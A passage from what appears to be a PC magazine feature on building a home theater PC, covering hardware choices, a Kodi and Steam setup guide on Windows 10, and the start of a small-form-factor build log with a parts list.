- ✓ Wide selection of home theater-specific chassis.
- ✓ Better access to more plump I/O and audio solution connectivity.
- ✓ Absolutely perfect for couch gaming sessions.

### Cons

- ✗ Potentially very expensive, especially if you invest in a GPU.
- ✗ Most likely has a higher power draw than other options.
- ✗ More time-consuming to set up, and maintenance and warranty are on you.
- ✗ Requires full Windows license, purchased separately.
- ✗ 4K streaming capability dependent on hardware configuration.
- ✗ Substantially larger form factor than other solutions.






## Raspberry Pi?

Ah, that old favorite of ours, the Raspberry Pi — modern-day insane computing made manifest in a tiny device that fits in the palm of your hand. Capable of powering 4K resolutions on the cheap, you can indeed install the likes of Kodi on a Raspberry Pi with little fuss, and it'll run identically to its other, bigger, Windows 10 brothers, seen below. It's super-affordable, too, coming in at \$55 for the Pi 3 Model B. The only downside is that the vast majority of your media will need to be stored on an external hard drive or something similar, and connected via USB 2.0, meaning at max the only content you'll be able to drive through it

is standard 1080p stuff, outside of streaming, of course.

There's a wealth of other streaming boxes available from some of the big names, including Amazon's Fire TV Stick, the Roku-based Telstra TV, Google's Chromecast, Nvidia Shield TV, and even the Apple TV, if your budget can stretch that far.

If you're dead set on using Kodi, though, your best bet is to grab a Raspberry Pi. A lot of the third-party sticks we've mentioned run proprietary software and interfaces, and although they may provide you with some of the utility of Kodi, installing it on there after the fact is sometimes a bit of a nightmare.



## Gigabyte Brix barebones

### Pros

- ✔ A barebones unit provides some ability to choose configuration.
- ✔ Thanks to mobile parts, noise is almost non-existent.
- ✔ Far more affordable compared to a fully grown HTPC.
- ✔ Super-small footprint; can be VESA-mounted to the rear of TVs, or hidden.
- ✔ Easy to install hardware, and to initially set up.
- ✔ Sometimes comes with a Windows license, dependent on manufacturer.

### Cons

- ✘ Far less powerful than the alternative.
- ✘ 4K streaming still dependent on hardware configuration.
- ✘ You tend to get less bang for your buck.
- ✘ It comes with limited built-in storage.
- ✘ Less thermal capacity compared to the alternative.
- ✘ Not as much I/O in comparison with the custom-built option opposite.





# HARDWARE CONSIDERATIONS

A guide to all the gear you need to power your media machine.

You've decided to build your own HTPC. You've got enough media lying around that it's about time you ripped the lot, saved some physical space, and threw it into storage on and offsite.

What considerations do you need to make when choosing the spec for your new micro-box of media management and entertainment?




MSI's Z270i is a good example of an HTPC motherboard.

Samsung's 860 Evo M.2 is perfect for space-saving.



The Intel Core i3-8100 is our HTPC processor of choice.



## Motherboard

Choosing the ideal motherboard for your home theater PC is crucial for starting out on the right foot, and unsurprisingly, it all comes down to connectivity. Finding a board with a solid rear I/O is key. For those running more advanced audio speaker solutions, you're going to want something with optical audio-out (also known as TosLink or S/PDIF), plenty of USB ports for your DAC/amplifier's infrared reader, wireless controllers, and other peripherals and, of course, some form of graphics-out, such as HDMI or DisplayPort (although DP won't provide you with audio direct). If 4K streaming is your game, you're also going to want to get yourself a motherboard that has support for HDCP 2.2, of course.

HDCP is a form of DRM that ensures you can't rip content by using an intermediary device between the system and the TV. In short, it's Hollywood's way of protecting its property in the modern digital age. That said, if you can live without 4K, any motherboard with a display-out will get you 1080p streaming, no worries.

Everything else after that is secondary — you won't need extensive overclocking capability, nor a multitude of fan headers, advanced power phase designs, or even, dare we say it, RGB. The cheaper motherboards will suffice here.

## Storage

When it comes to storing media, there's a plethora of solutions. On a very basic level, however, we'd almost always recommend running your HTPC on some form of flash storage, or a SATA SSD, as a bare minimum. You want this thing running quick and snappy, after all, otherwise you may as well be using your integrated smart TV. A PCIe SSD is overkill for these builds, but if you're trying to minimize space usage, we'd look to try and pick up a still-snappy M.2 SATA SSD on the cheap.

For everything else, spinning platters are the name of the game, and old-school 1TB, 2TB, and 4TB hard drives should work a treat for everything from games to music to films. Keep in mind what chassis you're using and whether it has support for 3.5-inch drives. If it only supports 2.5-inch drives, like the Phanteks Shift featured here, for instance, you can opt to purchase a 2.5-inch old-school hard drive instead. Storage might be a touch reduced, and you might have to pay a little extra, but there's still a ready selection available. For instance, you can pick up a 2TB WD Blue 2.5-inch drive for a little over \$120.

If gaming isn't important for this setup, you could go for something more serious in the form of a NAS. This is ideal for systems such as the Gigabyte Brix or a Raspberry Pi, and is far less time-consuming, especially if you already have one in your household.

## CPU & memory

Right, memory first. Let's be realistic: You don't need a lot of memory for a rig like this. Anything more than 16GB and you're kidding yourself. In fact, outside of some intensive couch-gaming sessions, even 16GB is perhaps a little too exuberant. If it's just media streaming you're after, 4-8GB of single-channel memory should cut the mustard. Media streaming isn't that intensive, so cutting back here is a quick and smart way to save a buck or two to spend on a better CPU, GPU, storage, or even cooling.

When it comes to processors, on the other hand, that's a different matter. If you're after the holy grail of 4K streaming from the likes of Amazon or Netflix, you'll want a CPU with an integrated GPU that can power 4K @ 30fps and support the HDCP 2.2 encoder.

For Intel, this is anything past the seventh generation of chips (aka Kaby Lake). The entire range and above—from the mighty Core i7s to the lowly Celerons—all support HDCP 2.2 and 4K resolutions on the integrated GPU. We recommend either the Core i3-8100 or the Pentium G5400.

For AMD, pickings are far slimmer. You're limited to either the Ryzen 5 2400G or the Ryzen 3 2200G, as they're the only two Ryzen parts with integrated GPUs. If you want to do a bit of gaming on the side, we recommend the 2400G as your chip of choice.



**"One thing to bear in mind when it comes to configuring your home audio is whether you're using powered or unpowered speakers."**



Samsung is usually a good bet when it comes to TVs, too.



Naim's Uniti Atom is the perfect AIO amplifier.

Logitech's Harmony Elite has long paved the way for PC remote greatness.



## TV: 4K vs 1080p

The likelihood is that if you're considering building a home theater PC, you'll have a TV in mind—either the one that's already in your home, or one that you want to buy for it. Maybe this is a new setup for your chillaxation room (that's a thing, we're told), but there's a few little prerequisites you'll have to check ahead of time.

Again, first and foremost, you're going to want to make sure your TV supports—yep, you guessed it—HDCP 2.2. But aside from that, the rest of your TV choice falls to you. Do you want 4K, 1080p? 42-inch? 55-inch? Really, there's not a lot we can recommend at this point, because most of it is going to be down to physical space and personal preference. There are specific TVs out there that do support higher refresh rates (120Hz+), but a lot of those are overpriced, and with most TVs supporting 60Hz anyway, that's not too much to consider.

Then there's the question of projectors. There are 4K projectors available, but not many, and at a ridiculous cost. As TV panels have reduced in price, you're probably better off going with a TV, as opposed to those light-producing monstrosities.

## Audio Solutions

Audio is another one of those mystical elements that fall more on the side of your choice rather than anything we can recommend. There's everything from soundbars to bookshelf speakers to tower speakers to integrated TV speakers. We've opted for a Q Acoustic 3050i setup—these mid-range floor-standing monitors are the perfect pairing for our PC build, and they look stellar to boot.

One thing to bear in mind when it comes to configuring your home audio is whether you're using powered or unpowered speakers. If it's the latter, you're going to need a speaker preamp to successfully get them to produce any audio at all. The best way to do this (budget considerations aside) is to invest in an all-in-one unit, such as the Naim Uniti Atom, shown above. These often come with a combined DAC, too, providing you with better clarity and bass in your audio. That said, you can pick up an amp from eBay for less than \$70 if you're not willing to splash so much cash on something so ludicrous.

## Peripherals

So, you've got your system set up, your TV on tap, and your audio booming—the big question is, how do you control it all? How do you turn that entertainment ecosystem into something more akin to a TV? You need a remote. Our favorite is Logitech's Harmony series, which ranges from \$50 all the way up to \$500. The theory is you condense all of your remotes into a single controller, and swap between devices on the fly. The Harmony Elite, Logitech's top-end model, comes with an IR receiver, too, for even more connectivity options, while the lower-end models connect over the Internet to your device. There are lots of apps that allow you to use your phone to control your HTPC, too.

If you're after something more PC-like, you could opt for a wireless mouse and keyboard combo. Our favorite is the Razer Turret. Its slim folding form factor, charging dock, and magnetic mouse and attached mouse pad make it one of the best available.

As for controllers, again there's a number you can turn to, depending on personal preference. We're a big fan of wired controllers, but you can opt for a number of wireless controllers from a range of brands—Microsoft, Razer, SteelSeries, and Logitech all sell wireless controllers for use on your home theatre.



The Q Acoustics M.2 Soundbar is a top choice.



# KODI SETUP GUIDE: GETTING STARTED

It's time to get down to the difficult part: installing and setting up the software.

## 1 INSTALL WINDOWS

You need a full version of Windows on this rig for more compatibility later down the line, and there's a few important steps to take into consideration. Use the Windows Media Tool [Image A] to create a bootable USB stick with Windows 10, plug it into a USB port on your HTPC machine, enter the BIOS, and direct the boot order at the USB stick. Point the Windows installer at your main SSD drive, and begin the installation process.

» There's one important thing you need to remember during this HTPC install, and that's to only create a local account, and one without a password. Remember: This is meant to be a home theater PC, a switch-it-on-and-go machine, as opposed to something more secure that contains potentially confidential information.

## 2 DOWNLOAD KODI


So, you've installed Windows, your chipset is in, your video drivers are installed, and your system's running sweet as a nut. Next step is to get the correct version of Kodi.

» Head to [kodi.tv/download](http://kodi.tv/download) and hit the Windows logo midway down. You're offered three different versions: the recommended build (Kodi v17.6 "Krypton"); the pre-release (Kodi v18 "Leia" Alpha 2); and the dev build (Kodi v18 "Leia" Nightly). We're using the recommended v17.6 variant for our install [Image B]. There are huge differences between 17.6 and 18 on a basic level, and many add-ons that operate on version 17 don't work correctly on version 18.

## 3 KODI FIRST RUN

Now you've got your download, click on the .exe, and install Kodi direct to your C: drive. There are no hidden toolbars or bloatware embedded here (we've checked), as Kodi's an open-source program, and is run directly by donations from the public.

» Once you've got it installed, you'll want to open up the program




itself, and have a look around. At first glance, Kodi seems somewhat bland — a very simple and unsophisticated way of storing and accessing any media held on your system, without much flair. But don't worry, we'll sort that out shortly.

» It's a good idea in these early stages to take a look at the settings in depth. There's a ton of customization options here, and a whole plethora of add-ons to get to grips with later down the line, so having a basic understanding of how the standard skin and its menus work is of paramount importance.

## 4 CHOOSE A SKIN

It's time to make this look a little better. We're talking a complete makeover via a custom skin. Now, there's an absolute cornucopia of skins out there for you to choose from, and a lot more from third parties, but the best way to find one is through Kodi's in-app Skin browser. To find this, hit the cog wheel at the top of the app to enter the Settings menu, then go to 'Interface Settings' (not 'Skin Settings'), select Skin, then Estuary, and hit the 'Get More' button. This should reveal a drop-down menu with a bunch of skins





you can download and try out, all for free [Image C].

>> Each skin is written by a different author, and as such, each one has different layouts and menus from the others, so it can become a little confusing later on. If you do want to return to the default skin, or change skins to something else entirely, always remember that the option to do that is within the 'Interface Settings' section of every skin you come across.

## 5 THE GRID SKIN



There's a ton more skins online; in fact, by Googling *kodi skins*, you'll likely come up with an army of third-party variants. It's worth bearing in mind, however, that not all of these are Kodi-approved, so approach them with caution. There's also a lot of websites out there trying to cash in on VPN affiliate links. If any of them tells you that you need a VPN for a skin, ignore it; stick with the VPNs you know and trust if you do want one.

>> For our tutorial, we're going with the Grid skin. There's a couple of reasons for this: Firstly, we can edit the main menu hub items, so we can add, say, a Steam app launch button, or any other program add-on, for that matter, and we can reshuffle the rest of them into an order that works for us. It's also one of the better-looking skins out there. Its crisp, modern design keeps the whole system looking fresh, with little to no issue when it comes to ease of use.

## 6 BACK TO BASICS

So, you've had a look and downloaded a few skins, found one you like, and installed it. Now what? Well, the next step is to go back to the original skin. Yep, head back to the Estuary skin, by going to 'Interface Settings', and changing your skin back to the default version. The reason we're doing this is specifically for this tutorial, and for some consistency between menu settings and our guide. You can do most if not all of what we're about to do in the custom skins anyway, but it's far easier to do it in the default skin, and to explain that, because it has easier access to the menus.

>> First thing we're going to do is add



any movies we've obtained legally to our movie collection. To do this, go to the 'Movies' tab on the main menu, then click 'Add Videos' – this opens a source folder. You can now add a path for the folder with all of your movie files in. Hit 'Browse' and navigate to your film folder on your PC. Once you've found it, select the OK button, hit OK again, and Kodi asks you a few basic questions about that directory, before scanning the entire directory. Here you can tell it to rescan the path on Kodi startup, and let it know it whether the films are kept in additional folders, and then categorize the path, too.

## 7 EVERYTHING ELSE

You can now do the same for every other subsection in Kodi, from TV to Music, Pictures, and Videos, if you so desire. It's a smart way to condense all of your media into a single user-friendly interface, and it's great for showing family and friends your holiday photos quickly and on the fly. There are options to add support for streaming services such as Spotify and Netflix later on (unfortunately, non-officially supported by Kodi), but we'll cover that a little later.

>> If you don't have any media in a certain subcategory, you can choose to hide the entire subsection. However, it's worth noting that this doesn't translate across different skins.

## 8 SUNSHINE SETTINGS

Right, it's time to set up the weather forecast. This one's fairly simple to do: Head to the Weather section of the Kodi interface, hit the button that says 'Set Weather Provider', then choose which weather station you want for your forecasts (Yahoo! Weather is our go-to from those available). Hit the 'Enter Location' button, then type the name of the nearest city you can find to you.



>> Once that's done, it should bring up all the weather forecast details for your area [Image D]. Admittedly, it's not necessarily useful for everyone, but in some skins, it does provide you with weather information permanently fixed to the main display as a scrolling widget, so it's worth having, even if it's just to finish off the skin.

## 9 INSTALL STEAM

To get Steam working in Kodi, you first need to head back to the Windows desktop, and download and install Steam. Head to **store.steampowered.com**, and select the green 'Install Steam' button at the top-right. Download Steam, and point it at your C: drive, regardless of where your game libraries are.

>> Once it's installed, enter your details, set Steam to 'Remember Me', and log in to your account. Then you'll want to change where Steam automatically installs your games.





Ideally, you want them going to a drive with plenty of storage space. Click the Steam tab in the top-left of the window, then select Settings from the drop-down, and click on the Downloads tab. Hit the 'Steam Library Folders' button at the top of the main window, then 'Add Library Folder', and create a new folder where you want to install your games. Right-click that new path, and then set it as your 'Default Library Folder'.

» Now you can download the games you want on your HTPC [Image E]. Local co-op titles and games with controller support are your best bet.

## 10 INSTALL THIRD-PARTY ADD-ONS


There's always an element of danger when it comes to installing third-party add-ons from repositories or zip files; while the majority are fine, some inevitably have malware embedded in them. We recommend you always run an antivirus or antimalware scan on any downloaded third-party zip file before adding it to Kodi, and only download them from a reputable source, such as Github.

» For our Steam launcher, you're going to want to go to Github here ([bit.ly/teedubb](http://bit.ly/teedubb)), and then download the script.steam.launcher-3.2.2.zip file.

» Once you're back in Kodi, go to the Add-ons main hub, then click the unpacked box in the top-left menu, and click 'Install From Zip File'. It'll throw up a security warning asking about trusting third-party add-ons, which you'll have to enable in settings, then you can point the path at the zip, and install the add-on directly into Kodi. A notification pops up at the top-right upon completion.

## 11 BACK TO GRID

Now that's out of the way, it's time to get Steam working as a launchable submenu. To do this, go back to your 'Interface Settings' and



dive into your skin of choice once more, which in our case is Grid.

» Once it's activated, head to 'Skin Settings', then Menus, then select the 'Customize Home Menu and Widgets' link on the right [Image F]. Click the 'Add Shortcut' button on the top-right. This should add a link on the left that says 'NONE'. Hover over that with your mouse, and you'll see a little crosshair icon on the right-hand side. Click that, select Add-on, then Program, and then select Steam. This creates a link to Steam's Big Picture Mode on the main menu of your Kodi install. Note that this may be different, depending on the skin you're using, but if you do swap between skins, rest assured that all your settings and configuration will be saved for you as soon as you come back.

## 12 MENU MANAGEMENT

While you're in this menu, it's a good opportunity to hide any main segments you don't want, and re-order your grid [Image G]. To do this, use the three dots menu indication to the right of the crosshair icon. This should pop up another menu, which enables you to move each category down, rename the label, change what action Kodi takes upon clicking it, or delete the category entirely.

## 13 VPNS?

Let's talk about the big elephant in the room, then. If you've reached this far in our guide, you'll have likely browsed the Internet in search of all manner of Kodi add-ons and skins. And you've probably found a fair few websites advocating different VPNs to keep you safe while you browse online.

» Now, there is definitely an argument to be had about using VPNs if you're privacy conscious, especially if

you're using third-party add-ons from non-Kodi-approved sources. Fortunately, things such as Steam operate directly through the Steam app – you log in outside of Kodi, and what the launcher does is just that: It launches the Steam desktop app in Big Picture Mode from the desktop, not technically through Kodi.

» If you are looking for a VPN, however, there are a few we recommend: ExpressVPN [Image H], NordVPN and Tunnelbear. Both are easy to use, fairly inexpensive (especially if you're using them across multiple rigs), and trustworthy, in our eyes. Don't worry, we're not throwing a referral link at you, or anything along those lines.

## 14 THE PERFECT STARTUP

So, you've got Kodi set up how you like it, your basic add-ons are installed, and your media is all in one place – now it's time to streamline the initial boot procedure. And by that we mean auto Kodi startup. There's a few ways you can do this: You can dig up an add-on that does it, or you could just pop a Kodi.exe file into the startup folder in Windows (the far easier solution).

» To do this, go to your Windows desktop, hit the Start menu, and type `run`. Open the Run desktop app, type `shell:startup` and press OK. This opens your Startup folder. If you enter a program.exe file into this location, Windows starts the program automatically upon login. It's simply a case of finding the kodi.exe file (installed in 'C:\Program Files (x86)\Kodi'), and copying and pasting it into the Startup folder.

» You can streamline this process further by hiding all your desktop icons, and setting your taskbar to show on mouseover. For the desktop icons, right-click anywhere on your desktop, hover over the View option on the drop-down menu, and uncheck 'Show Desktop Icons'. For your taskbar, right-click it, hit the 'Taskbar Settings' option at the bottom, and check the 'Automatically Hide the Taskbar in Desktop Mode' option, and that's it. You now have a super-slick, clean Kodi install on your new HTPC. ■



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# Construct the ultimate lounge room PC

Always up for a challenge, our HTPC has tight hardware constraints within an even tighter build. Zak Storey runs you through how to put it together.

## THE CONCEPT

Well, here we are: our latest attempt at an HTPC style build. We knew from the get-go that the Phanteks Shift was the case of choice for our home theatre aspirations. Having worked with its cases extensively over the last few years, we've learned that the top-quality materials and consideration toward builders ingrained into every facet of Phanteks's design make most builds in its cases a cakewalk. Knowing we'd be working in a tight chassis with an ITX system meant we would definitely hit problems, so having a quality case was an important first step.

The Shift comes in two variants: the shorter, stubbier standard Shift, and the longer, water cooler supporting Shift X. As our build is aimed at longevity, rather than brute power, the Shift X is a little overkill for what we had in mind. Air cooling is the name of the game, along with designing a compact machine that can happily sit next to a set-top box or amplifier, and not be that noticeable.

But why build this machine in the first place? What can an HTPC provide that a good smart TV can't? The answer? Control and versatility. For us, it's the control element of an HTPC that's most appealing. You've probably seen it: a smart TV that gets slower over time as the hardware ages, the storage fills up, and you're just left with a frustrating menu system that chugs away, wasting your time. Our media consumption is no longer as on-demand as we've generally come to expect.

If you build your own home theater PC, however, you know exactly what you're getting, and if you have any issues, you'll likely know exactly what the problem part is. Being able to choose your spec is a big deal. Couple that with the fact that you can run practically any streaming service on a Windows PC via a web browser, and load your own media from masses of affordable local storage, or even from a network attached device, and the PC quickly pulls ahead, more so than a Raspberry Pi, Fire Stick, or anything else, for that matter.





## SPEC OPS

How did we spec out this rig? Well, we didn't have a budget in mind. We knew we wanted a processor with integrated graphics with HDCP 2.2 support (for 4K streaming), and we knew we wanted a system that had a dedicated GPU, too, so we could do a bit of couch gaming on the side with Steam's big picture mode, but that was about it.

The decision, therefore, was: AMD or Intel? Both offer processors with integrated GPUs, but in seriously different configurations. Intel has the integrated GPU buried within all of its lineup, while AMD only has it in two parts, the Ryzen 3 2200G and Ryzen 5 2400G, both of which lack the full complement of PCIe lanes for a dedicated GPU (running eight dedicated PCIe 3.0 lanes, as opposed to the full 16).

We decided to go with AMD's Ryzen 5 2400G. We had the option to run an Intel Core i3-8100, but for the sake of trying something new (and seeing if AMD's HDCP 2.2 driver had been launched), we went for Team Red. That's not to say the 2400G is a bad part; it's an affordable option, that packs a punch when it comes to integrated performance. We chose to couple it with an Asus GTX 1060 3GB, again with HDCP 2.2 support. It should be more than enough to power through any of our local co-op titles, and maintain a steady 60fps in the process.

As for memory, we've gone with a simple 8GB (2x 4GB) HyperX Fury DDR4 2,666MHz kit (we didn't have that on hand for this example build, so we used HyperX Fury 2,666MHz instead). And for storage, rather conservatively, and something of an "on the fly" adjustment, due to chassis limitations, we've picked a single 1TB Samsung 860 Evo M.2 drive, the same one we featured in our liquid-cooled ITX build a few issues back.

It's also worth noting that for this build we're running with an X470-I motherboard. In reality, we'd recommend you instead go with the Asus ROG Strix B450-I Gaming, especially in an ITX build — the boards are identical bar name and chipset, and the B450-I should save you a sweet buck in the process.



### 1 ALL HANDS ON DECK

Would you believe that when we unpacked our chassis, it came with instructions on how to empty the actual cardboard box? Yep. Then further instructions on how to disassemble the case. That's a first. But, to be fair, it's not that obvious. This baby has a pop-hinge top cover (which hides all your cables from the rear I/O), then six individual captive thumbscrews inside, two for each panel (bar the rear-most panel). Loosen those screws, gently grab the tempered glass side panel, and pull it up to pop it out of its secure housing. You might find some of the screws are a little too tight — we had to remove one entirely because it must have been tightened too much in the factory.

## PARTS LIST

| PART        |                                          | STREET PRICE |
|-------------|------------------------------------------|--------------|
| CASE        | PHANTEKS EVOLV SHIFT SATIN BLACK         | \$149        |
| MOTHERBOARD | ASUS ROG STRIX X470-I                    | \$319        |
| CPU         | AMD RYZEN 5 2400G                        | \$225        |
| CPU COOLER  | AMD WRAITH MAX RGB                       | \$59         |
| GPU         | ASUS DUAL-GTX1060-O3G                    | \$349        |
| MEMORY      | 8GB (2X 4GB) HYPERX FURY DDR4 @ 2,666MHZ | \$149        |
| PSU         | BE QUIET! 5FX L 600W PSU                 | \$159        |
| STORAGE 1   | 1TB SAMSUNG 860 EVO M.2                  | \$330        |
| OS          | WINDOWS 10 HOME 64-BIT                   | \$145        |
| TOTAL       |                                          | \$1,884      |

"The decision, therefore, was:  
AMD or Intel?"



### 2 AMD PROCESSOR INSTALLATION


Ahh, the PGA grid — how wonderful you are. To install any of the latest Ryzen processors on the AM4 platform, simply lift the retention arm up from the CPU socket, carefully slot the Ryzen chip into place, making sure to align the golden triangle corner on the chip with the one on the socket, push down until it fits snugly, then lower the retention arm back down until it clicks into place. Your processor is then secure. On the Asus ROG Strix-I mobos, there's also an M.2 slot located under the ROG logo, just south of the chipset. Use a tiny screwdriver to undo the two screws on the bracket, install your M.2 drive, then rescrew back down, remembering to remove the film from the thermal pad on the underside of the M.2 heatsink (aka the big bit of metal with the ROG logo on it).





## 3 PRIORITIES

For this build, we're flipping things on their head by installing the motherboard first. We installed our Wraith Prism cooler outside the chassis first, along with the memory, then installed the motherboard directly into the case, before the PSU. Things are a little tight in this chassis, so getting the mobo in first is of paramount importance. The Shift also comes with a PCIe riser cable, which needs plugging in to your PCIe slot. It's removable, and you can shift the position of this to the other side, but more on that later. Also, that Phanteks logo just above the rubber grommets? That's actually a rotating bracket, secured by magnets that you can rotate down, which makes installing your cables a little easier. Neat, huh?



## 4 GPU INSTALLATION

And here we have that PCIe bracket/GPU installation we mentioned. It's secured in place at the back by a single thumbscrew, which can be a bit awkward. The bracket itself, however, can be adjusted, and slides up and down, to give more PSU clearance, or allow for better airflow. There's a single 140mm fan up top, which provides either exhaust or intake air for both your CPU and your GPU compartment. It is possible to reorient this bracket, so it's facing the other way, but Phanteks only recommends you do this if you're liquid cooling, otherwise airflow becomes an issue. You can also see the ton of mounting options at the bottom of the chassis for radiators and AIOs.



## 5 THE LITTLE DETAILS

It's the extra effort that Phanteks puts into its case design that always amazes us. Take installing the PSU, for instance. Phanteks has made a tiny cutout in the aluminum chassis here to give you an easier time when tightening one of the screws for the PSU. It's a tiny detail, but one we very much appreciate. There's a full-sized rectangular cutout on the other side for the other screw, too. It's also worth noting here that due to the PSU cable pass-through, you're going to want to make sure the power switch on your PSU is set to on before both installing the cable and securing the PSU itself.



## 6 SFX WOES

